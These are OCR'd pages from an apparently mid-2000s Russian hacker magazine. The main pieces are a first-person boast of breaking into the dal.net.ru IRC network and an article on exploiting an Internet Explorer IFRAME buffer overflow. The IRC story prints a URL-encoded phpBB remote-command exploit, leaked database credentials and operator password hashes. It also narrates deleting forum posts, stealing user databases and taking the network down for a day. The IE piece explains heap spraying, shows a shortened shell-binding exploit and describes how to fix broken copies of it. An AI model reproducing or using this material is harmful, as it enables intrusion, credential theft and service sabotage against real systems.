ВОЗМОЖНЫЕ ГЛЮКИ



Список открытых интерфейсов

Самые большие затруднения всегда вызывает проблема совместимости. Вот и mpd страдает некоторыми неразрешенными багами. Один из них – потеря пакетов в WinXP. Если ты замечаешь подобное, попробуй применить специальный reg-файл (**www.4net.ru/help/MTU.REG**) и трабла решится сама собой. Надо сказать, что mpd крайне неудобен для администрирования. После добавления/удаления аккаунтов приходится рестартить демон, что очень напрягает. Если убить сервис по девятому сигналу, то так просто его не запустить. Придется выполнить команду ngctl list и последовательно завершить работу всех виртуальных интерфейсов (ngctl shutdown iface).

Ку3}{ (ку3@list.ru)

CENSORED

КАК ВЗЛОМАЛИ DALNET(RU)

IRC - очень занимательная штука. В последнее время стало модно вести разговоры о том, какой беспредел творят IRC-операторы: напьются, как бегемоты, и давай налево и направо kill'ы раздавать. Однажды, насмотревшись на похожие проделки администрации одной русскоязычной IRC-сети (dal.net.ru), я решил уравнять шансы простых юзеров и великих админов, немного похулиганить. И вот что я скажу: весело получилось :).

ИСТОРИЯ НЕДАВНЕГО ВЗЛОМА СЕРВЕРА КРУПНОЙ IRC-СЕТИ

КАК ВСЕ НАЧИНАЛОСЬ

Шесть часов вечера. Просматриваю свой ЖЖ, о чем-то болтаю в IRC. Неожиданно в ICQ стучится мой хороший сетевой знакомый (назовем его Витек) и сообщает радостную новость о том, что только что появился сплойт для phpBB <= 2.0.10, позволяющий выполнять произвольные unix-команды. Почитав в Сети про этот баг, я сделал для себя вывод, что грядет целая волна атак, поскольку уязвимый форум очень популярен в инете, а найденная ошибка довольно серьезная. Не буду тебя загружать тем, как функционирует этот эксплойт, а лишь приведу его порезанный код, чтобы ты мог понять, о чем именно идет речь:


Порезанный сплойт для phpBB

```
$path = $dir;
$path .= 'viewtopic.php?t=';
$path .= $topic;
$path .=
'&rush=%65%63%68%6F%20%5F%53%54%41%52%54%
5F%3B%20';
$path .= $cmd;
$path .=
'%3B%20%65%63%68%6F%20%5F%45%4E%44%5F';
$path .=
'&highlight=%2527.%70%61%73%73%74%68%72%75%28
%24%48%54%54%50%5F%47%45%54%5F%56%41%52
%53%5B%72%75%73%68%5D%29.%2527';
$socket = IO::Socket::INET->new( Proto => "tcp", PeerAddr =>
"$serv", PeerPort => "80") || die "[-] CONNECT FAILED\r\n";
print $socket "GET $path HTTP/1.1\n";
print $socket "Host: $serv\n";
print $socket "Accept: */*\n";
print $socket "Connection: close\n\n";
$on = 0;
while ($answer = <$socket>) {
if ($answer =~ /^_END_/) { exit(); }
if ($on == 1) { print " $answer"; }
if ($answer =~ /^_START_/) { $on = 1; }
}
print "[-] EXPLOIT FAILED\r\n";\
```


Если тебе захочется разобраться с этой уязвимостью, то на нашем диске ты найдешь довольно подробные документы, описывающие суть проблемы. Но сейчас не об этом. Как только я разобрался, что к чему, у меня сразу зачесались руки и захотелось попробовать это оружие в действии. В качестве жертвы в моей голове сразу же возник форум dal.net.ru. Я прекрасно помнил, что там установлен древний phpBB 2.0.6, и, зная раздвиздяйство админов, можно было с уверенностью сказать: багов там немерено. Я не стал заморачиваться и решил сходу попробовать сплойт в действии. Для этого я подключился к одному из поломанных мною ранее шеллов и запустил там перловый сплойт, который назвал dalnet.pl:

```
$ perl dalnet.pl www.dal.net.ru /dalnetru_forum/ 26 "ls"
```

Здесь www.dal.net.ru - это хост сервера, /dalnetru_forum/ - папка с форумом phpBB, 26 - id существующего поста в форуме, "ls" - выполняемая консольная команда unix.



Сайт www.securitylab.ru



Так выглядит листинг директорий форума

Просмотр config.php

ЧЕМ ЭТО ЗДЕСЬ ВОНЯЕТ?

Думаю, понятно, чем здесь пахнет: уже через несколько секунд после запуска сплойта у меня был полноценный web-шелл на сервере Далнета! Вообще, конечно, файловая система такого сервера - это лакомый кусочек! Я долго лазал по таким интересным папкам, как ircd, services-hub, services, distrib, backup и www, однако в тот момент меня более всего интересовал доступ к форуму. Поэтому я перешел в каталог /home/dalnet/www/dalnetru_forum и выполнил команду "cat" для файла config.php. В результате увидел конфиг форума, в котором черным по белому были видны пароль к MySQL-базе сервера и прочие настройки:

```
$dbms = "mysql";
dbhost = "localhost";
$dbname = "dalnetru";
$dbuser = "dalnetru";
$dbpasswd = "dalnetpassword";
$table_prefix = "phpbb_";
```

Теперь, используя полученные данные, я мог спокойно получить доступ ко всей пользовательской информации форума. Для этого я воспользовался программой phpmyadmin, о которой мы уже неоднократно писали на страницах журнала. В общем-то все, база данных теперь моя :). Однако я не спешил завязывать с беспределом, мне было интересно, что же находится в остальных директориях.

ПРОДОЛЖАЕМ БЕСПРЕДЕЛ


К огромному сожалению, моего пользователя, под которым выполнялись команды, не пускали ни в какие директории, кроме www и services-hub. Однако, как ни странно, хватило одной директории services-hub, в которой был найден файл ircd.conf. Для крутых танкистов вроде тебя следует пояснить, что это главный конфигурационный файл IRC-демона, в котором хранятся пароли на получение статуса IRC-оператора в сети и еще кое-какие вкусности. Открыв файл, я увидел достаточное количество информации, однако больше всего меня интересовали зашифрованные пароли админов:

```
O:*@*:evreychan:Petfield_:rRDhgwlcLkKbBnGuf^eWoOaANv:1
O:*@*:8JFjDdD983Dlkd:ASreySergey:rRDhgwlcLkKbBnGuf^eWo
OaANv:1
O:*@*:babacher:Votona:escqrYDRhgwlkKbBnAaNCTufzWSYv^:1
```

Зная, что Petfield_ владеет как минимум тремя серверами в сети, и надеясь, что пароль на oper-лайн подойдет, я зашел через один из них в сеть (всегда можно узнать, кто админ сервера, при помощи команды /admin). Выбрав время, когда в сети нет технического начальства, я попробовал получить статус иркопа при помощи найденных и расшифрованных паролей. К моей радости эта затея удалась, но возникла непредвиденная проблема: сервисы снимали самые заветные флаги NoaA :(. В далнете стоят хорошие сервисы, на которых нужно идентифицировать не только ник (identify), но и сервис-доступ (oidentify). Конечно, можно было забить на все и остановиться на достигнутом. Вполне можно было использовать те доли секунды между получением модов оператора на сервере и снятием их сервисами, забив заранее заготовленные команды в автовыполнение клиента, ну например так вот:

```
/oper Petfield_ evreychan
/kill Pandim148 тынц
/sethost korol.dal.net.ru
/gline *@microsoft.com билл_спит
```

Соединяемся, выполняется перформ, сервисы снимают с нас моды, но остается мод +W, который позволяет тебе видеть, когда кто-то делает /whois-запрос на твой ник.



Petfield_ удалил все сообщения форума, кроме одного :)



В IRC всегда можно узнать, кто админ сервер, при помощи команды /admin.



Во время описываемого взлома был изменен аватар первого человека сети, удалены все посты, кроме одного, а также получен доступ ко всем директориям сервера.

КАК ЛОМАЮТ IRC-СЕТИ

Первая известная атака на IRC-сеть состоялась в июле 1992 года, когда была найдена критическая уязвимость в SunOS 4.1 (также 4.1.1 и 4.1.2), связанная с неверной обработкой icmp-пакетов при их перенаправлении и позволяющая закрывать существующие соединения с системой (подробнее о баге: **www.cert.org/advisories/CA-1992-15.html**).

Следующая крупная атака состоялась в октябре 1997-го, когда IRC уже пользовалось более 30 000 человек по всему миру. Тогда атакующие применили знаменитую технику smurf, во время которой целевой сервер перегружают приходящие из различных сетей и от различных машин пакеты с ответом на подделанный широковещательный icmp-запрос атакующего (реализация атаки: **http://packetstormsecurity.nl/Exploit_Code_Archive/smurf.c**).

С марта 2002 года стали широко известны случаи применения социальной инженерии в IRC. При этом атакующий заставляет жертву под каким-либо предлогом установить на свой компьютер разрушительную программу. Обычно он выдает ее за свою фотографию или порно-фильм :). Почитать об этом можно в занимательной статье по адресу **www.cert.org/incident_notes/IN-2002-03.html**. Зачастую атаки проводятся непосредственно против пользователей IRC-сетей.

Чтобы предотвратить это, на многих серверах включена функция скрытия клиентского адреса. Вместо полного адреса отображается только его часть или вообще один шифр. Но и это не всегда спасает: например, в свое время находили уязвимости в таких популярных IRC-серверах, как UnrealIRCd или PTLink, позволяющие получить информацию о хосте любого пользователя.

Даже если прямой адрес клиентского компьютера не известен, можно вызвать отключение его от IRC-сети такими методами, как, например, бомбардировка приватными или ctcp-сообщениями (пинг, запрос версии клиента, времени и прочего). От этого может защитить хорошее программное обеспечение на IRC-сервере либо защитные скрипты на клиентской стороне. Подробнее я бы посоветовал тебе поговорить об этом с администратором твоего сервера или с хэлпером сети.

Как и любые другие сетевые сервисы, IRC-серверы подвержены DDoS-атакам. При этом за минуты через линию проходят зачастую многие гигабайты трафика. Чтобы устоять под таким напором, может не хватить и самого мощного сервера с отличным подключением к Сети. DDoS-атаки являются с 1999 года одной из ключевых сетевых проблем (прочти эту статью: **http://staff.washington.edu/dittrich/misc/ddos/timeline.html**).

IRC-серверы могут быть использованы не только как цель атаки, но и как средство ее проведения и контроля. Например IRC-канал можно использовать как инструмент для управления ботами, однако такие фишки легко просекаются даже пьяным админом.


Также в любом более или менее популярном софте время от времени могут находить критические ошибки и уязвимости. В этом случае важно как можно скорее их исправить - до того, как кто-нибудь ими воспользуется. Следи за новостями от разработчиков и старайся использовать актуальные и стабильные версии программ.


База данных NickServ'a

Но это все как-то по-детски. Интуиция подсказывала мне, что можно копнуть и поглубже. Ради интереса я зашел на форум и попробовал ввести данные администратора из O-line'а. Как ни странно, тут мне повезло. Не долго думая, я поменял аватар главного чухана в сети, потер все посты, кроме одного, о содержимом которого теперь ты можешь только догадываться :).

ШЕСТОЕ ЧУВСТВО

Однако этого мне было мало. Хотелось поднять полноценные привилегии в этой IRC-сети. И тут опять сработала интуиция. Помнишь пароли к базе MySQL? Так вот, методом тыка и подборки имени аккаунта я нашел рабочий доступ к ftp-серверу dal.net.ru! Что было



Сайт сети dal.net.ru

дальше? Правильно. Я получил полный доступ ко всем директориям сервера и начал быстренько стягивать содержимое директорий services и ircd. Особенно меня интересовали файлы nick.db, chan.db и memo.db, а также конфиги. После того как я получил базу никсерва, проблем не возникло. Поскольку в далнете пароли не шифровались, я лихо отыскал нужные пассворды и не обломался: «Password accepted. You are now recognized». Тут неожиданно появилась функция NickServ'a для идентификации оператора сервисов. Для чего она была сделана и зачем, я так и не вкурил, но меня обрадовал тот факт, что пароль от identify подходил к oidentify. Наигравшись и получив все, что я хотел от поломанного сервера, я затер все N/C-лайны, отвечающие за соединения с другими серверами, и рестартнул сервер. На 24 часа сеть умерла. Вот такой я моральный урод :(.

ВЫВОДЫ

Таким образом, при помощи тупого бага в phpBB я получил кучу полезностей и интересной информации. Огромное спасибо халатности админов сети, которые на все ставят одинаковые пароли и пускают все сетевые сервисы под одной учетной записью. Для тех, кто не понял: я поломал не просто один из серверов сети, а главный сервер - main.hub.dal.net.ru.

На момент написания статьи баг с форумом был уже устранен, как и сам форум, но при сканировании на уязвимости была найдена куда более серьезная проблема, позволяющая поднять рутовые права :). Но об этом как-нибудь в следующий раз.



Крис Касперски ака мыщъх


СЕКС С IFRAME

Время идет, а дыры в программах остаются. Количество бажных машин исчисляется миллионами - о лучшем подарке к Новому году хакеры не могли и мечтать. Недавно в IE было найдено очередное переполнение буфера, на этот раз в тэге IFRAME. Для нового бага уже появился эксплоит. Не совсем работающий, но уже растиражированный по всей Сети. Как отремонтировать его? Как переписать shell-код? Как защитить свой компьютер от атак?

КАК РАЗМНОЖАЮТСЯ ЧЕРВИ В INTERNET EXPLORER

ИСТОЧНИК ЗАРАЗЫ

В начале ноября 2004 года в Microsoft Internet Explorer была обнаружена очередная уязвимость: переполнение буфера в плавающих фреймах (тэг IFRAME) позволяет передавать управление на shell-код и захватывать управление машиной, после чего жертву террора можно насиловать как угодно и чем угодно. Например использовать как плацдарм для дальнейших атак или спама, похищать конфиденциальную информацию, бесплатно звонить за бугор и много еще чего. Уязвимости подвержены: IE версий 5.5 и 6.0 и Opera 7.23 (другие версии не проверял). Неуязвимы: IE 5.01 SP3 или SP4, IE 5.5 SP 2, IE 5.00 на Windows 2000 без сервис-паков, IE 6 на Windows Server 2003 без сервис-паков, IE 6 на Windows XP SP 2. По умолчанию IE не запрещает выполнение плавающих фреймов в интернет и интранет-зонах. Чтобы подцепить заразу, жертве достаточно зайти на URL с агрессивным кодом внутри. С Outlook Express дело обстоит иначе: HTML-письма открываются в зоне ограниченного доверия и тэги IFRAME по умолчанию не обрабатываются. JavaScript не может самостоятельно вызвать переполнение буфера при просмотре письма, и для активации shell-кода жертва должна взять в руки мышь и кликнуть по ядовитой ссылке. Уже появилась новая версия интернет-червя MyDoom, использующая эту технологию для своего распространения, да и новые черви не за горами, так что не теряй бдительности и не кликай по ссылкам, если не доверяешь им на 100%.



Позитивная картинка с сайта Berend-Jan Wever наводит на какие-то эротично-цифровые размышления

ТЕХНИЧЕСКИЕ ПОДРОБНОСТИ

Переполняющий код в общем случае выглядит так: <IFRAME src=file://AAAAAA name="BBBBBBxx"></IFRAME>, где AAAAAA и BBBBB - текстовые строки строго дозированной длины, набранные в UNICODE, а xx - символы, затирающие указатель на виртуальную функцию экземпляра ООП-объекта, находящуюся внутри динамической библиотеки SHDOCVW.DLL. Дизассемблерный листинг уязвимого кода приведен ниже (конкретные адреса варьируются от одной версии IE к другой):

Фрагмент IE, обеспечивающий передачу управления на shell-код

```
7178EC02   8B 08    MOV     ECX, DWORD
                            PTR [EAX]
7178EC02   ;загружаем указатель на таблицу
           виртуальных функций
7178EC02   ; некоторого ООП-объекта
7178EC02   ; после переполнения в регистре EAX
           окажутся символы xx,
7178EC02   ; расположенные в хвосте UNICODE-строки с
           именем файла
7178EC02
7178EC04   68 84 7B 70 71   PUSH           71707B84
7178EC04   ; заталкиваем в стек константный указатель
7178EC04
```

```
7178EC09   50  PUSH   EAX
7178EC09   ; заталкиваем в стек указатель this,
7178EC09   ; указывающий на экземпляр ООП-объекта
7178EC09   ; с таблицей виртуальных функций внутри
7178EC09
7178EC0A   FF 11    CALL     NEAR DWORD PTR [ECX]
7178EC0A   ; вызываем виртуальную функцию по
           указателю ECX,
7178EC0A   ; теперь уже затертому и содержащему
           подложные данные
```


Двойной косвенный вызов функции по указателю причиняет хакеру дикую головную боль, разрывая напополам мозги с задницей изнутри. Засунуть в EAX указатель на произвольную область памяти не проблема. Сложнее добиться, чтобы по этому адресу был расположен указатель на shell-код, местоположение которого наперед неизвестно. Как же быть?

КОЛБАСИМ ЭКСПЛОИТ

Первым эту задачу решил нидерландский хакер Berend-Jan Wever совместно с blazde и HDM, сконструировавший более-менее работоспособный эксплоит с кодовым названием BoF PoC exploit, демонстрационный вариант которого можно скачать с домашней странички автора: www.edup.tudelft.nl/~bjwever.

Как он работает?

Сначала запускается JavaScipt-код, заполняющий практически всю доступную динамическую память nopslides-блоками. В начале каждого такого блока расположено большое количество указателей на адрес 0D0D0D0Dh (произвольное значение), а в конце находится непосредственно сам shell-код. Если хотя бы один nopslides-блок накроет своей тушей адрес 0D0D0D0Dh, в ячейке 0D0D0D0Dh с некоторой вероятностью окажется указатель на 0D0D0D0Dh. И какова же эта вероятность? Попробуем рассчитать. Куча, она же динамическая память, состоит из блоков размером в 1 Мбайт. Из них 60 (3Ch) байт съедает служебный заголовок, а все остальное отдано под нужды пользователя. Стартовые адреса выделяемых блоков округлятся по границе в 64 Кбайт, поэтому блок, перекрывающий адрес 0D0D0D0Dh, может быть расположен по любому из следующих адресов: 0D010000h, 0D020000h ... 0D0D0000h. В худшем случае



Динамическая память IE под микроскопом LordPe Deluxde (dump --> dump region)

расстояние между ячейкой 0D0D0D0D и концом nopslides-блока будет составлять 775 байт, если служебный заголовок идет вначале, и 695 байт, если служебный заголовок идет в конце.

Таким образом, если размер shell-кода не превышает 651 байт (695 байт минус длина 32-разрядного указателя) и хотя бы один nopslides-блок перекрывает адрес 0D0D0D0Dh (что вовсе не факт!), вероятность его срабатывания равна единице. Следует заметить, что значение указателя выбрано достаточно удачно. В IE версии 5.x куча начинается с адреса 018C0000h и простирается вплоть до 10000000h, так что адрес 0D0D0D0Dh попадает в окрестности вершины. По умолчанию IE открывает все окна в контексте одного и того же процесса, и с каждым открытым окном нижняя граница кучи перемещается вверх, поэтому трогать младшие адреса нежелательно. Тем не менее, если заменить 0D0D0D0Dh на 0A0A0A0Ah, можно обойтись значительно меньшим количеством nopslides-блоков.


Стратегию выделения динамической памяти удобно исследовать в утилите LordPE Deluxe или любой другой, способной отображать карту виртуальной памяти произвольного процесса. Но мы, похоже, забрели не в ту степь. Оставим теоретические дебри и вернемся к нашим баранам.

На второй стадии атаки в игру вступает тэг IFRAME, вызывающий переполнение буфера и засовывающий в регистр EAX значение 0D0D0D0Dh. Уязвимый код, расположенный в динамической библиотеке SHDOCVW.DLL, считывает двойное слово по адресу 0D0D0D0Dh (а оно, как мы помним, при благоприятном стечении обстоятельств будет равно 0D0D0D0Dh) и передает на него управление, попадая внутрь принадлежащего ему nopslide-блока.

0D0D0D0Dh-указатели, в большом количестве расположенные в его начале, интерпретируются процессором как машинные команды OR EAX, 0D0D0D0Dh, которые не делают ничего полезного. Управление спокойно докатывается до shell-кода, и он, следуя зову природы, подчиняет удаленную машину воле атакующего.

Проблема в том, что по соображениям безопасности JavaScript не дает прямого доступа к виртуальным адресам и занимается выделением памяти самостоятельно, а это значит, что захват адреса 0D0D0D0Dh не гарантирован даже при выделении всей доступной скрипту памяти, хотя с ростом количества nopslides-блоков шансы на успех увеличиваются. С другой стороны, при выделении большого количества nopslides-блоков операционная система начинает дико тормозить и шуршать жестким диском, а хронология использования памяти в диспетчере задач растет как на дрожжах (см. рис. 3), что моментально демаскирует атакующего, не говоря уже о том, что у нормальных пользователей скрипты всегда отключены.

Так что атака носит сугубо лабораторный характер и в диких условиях неработоспособна.




Рост темпов использования памяти при запуске эксплоита на выполнение




В исследовательских целях оригинальный эксплоит можно забрать по этому адресу: www.edup.tudelft.nl/~bjwever/exploits/InternetExploiter.zip, а здесь лежит убогая перепечатка: www.securitylab.ru/49273.html.



Следует отдавать себе отчет в том, что эта статья была написана исключительно в исследовательских целях и любые твои действия, нарушающие законы страны, в которой ты проживаешь, могут привести к уголовной ответственности.



На нашем диске ты найдешь августовский «Спец» «Переполнение буфера», который поможет тебе адекватно воспринять эту статью.



Фрагмент оригинального эксплойта: все строки набраны в UNICODE и в конце находится код 0D0D0D0Dh

Однако расслабляться все-таки не стоит, поскольку возможны и более элегантные сценарии переполнения (некоторые идеи содержатся в «Записках исследователя компьютерных вирусов» Криса Касперски).

Сокращенный код эксплойта

```
<SCRIPT language="javascript">
</SCRIPT>
<IFRAME SRC=file://BBBB.........BBBBBB
NAME="CCC......CCCC**">
</IFRAME>
```

Этот эксплойт содержит shell-код, на который передается управление после переполнения буфера и который устанавливает на 28867 порту удаленный shell для cmd.exe. Переменная headersize - это размер служебного заголовка, который цепляется к каждому блоку памяти, выделяемому из кучи (в двойных словах). После инициализации основных переменных конструируются nop-slides-блоки, главное здесь - подогнать размер так, чтобы выделяемые регионы динамической памяти следовали вплотную друг к другу без зазоров между ними. Затем в slackspace заносится сумма длин shell-кода и служебного заголовка, а затем создается bigblock, заполненный символами 0D0D0D0Dh. После этого в fillblock копируется slackscape двойных слов, фактически обрезая bigblock по заданной границе. Это, конечно, тупое решение, однако оно работает.

РЕАНИМАЦИЯ ЭКСПЛОИТА

Последствия практического применения эксплоита варьируются от «не совсем работает» до «совсем не работает», и прежде чем эта штука реально заведется, выбросив из выхлопной трубы едкие газы дампа памяти, над ней придется попыхтеть. Пиво, сигареты, косяки по вкусу, а вот прекрасную половину лучше из поля зрения убрать, поскольку женщины пагубно влияют на хакеров.

Начнем с того, что в Сети появилось множество перепечаток исходного текста эксплоита, например на www.securitylab.ru/49273.html, необратимо его угробивших. Во-первых, код должен быть представлен в кодировке UNICODE, а не ASCII. Во-вторых, символы 0D0D0D0Dh, расположенные в хвосте переполняющей строки, в перепечатках замещаются какой-то шнягой. В-третьих, внедрение лишних переводов каретки в переполняющие строки и shellcode-строку категорически недопустимо, но при перепечатке эксплоита все происходит именно так!

Всегда нужно использовать только оригинальный BoF PoC exploit, а лучше - его слегка усовершенствованный вариант. Для начала необходимо сбалансировать код: если расстояние между первой выполняемой командой nopslides-блока и началом shell-кода не будет кратно пяти (пять байт - длина инструкции OR EAX, 0D0D0D0DDh), произойдет заем байт из shell-кода, что неминуемо его разрушит. Создание буферной зоны в начале shell-кода из четырех команд NOP (90h) решает проблему.

СОБСТВЕННЫЙ SHELL-КОД

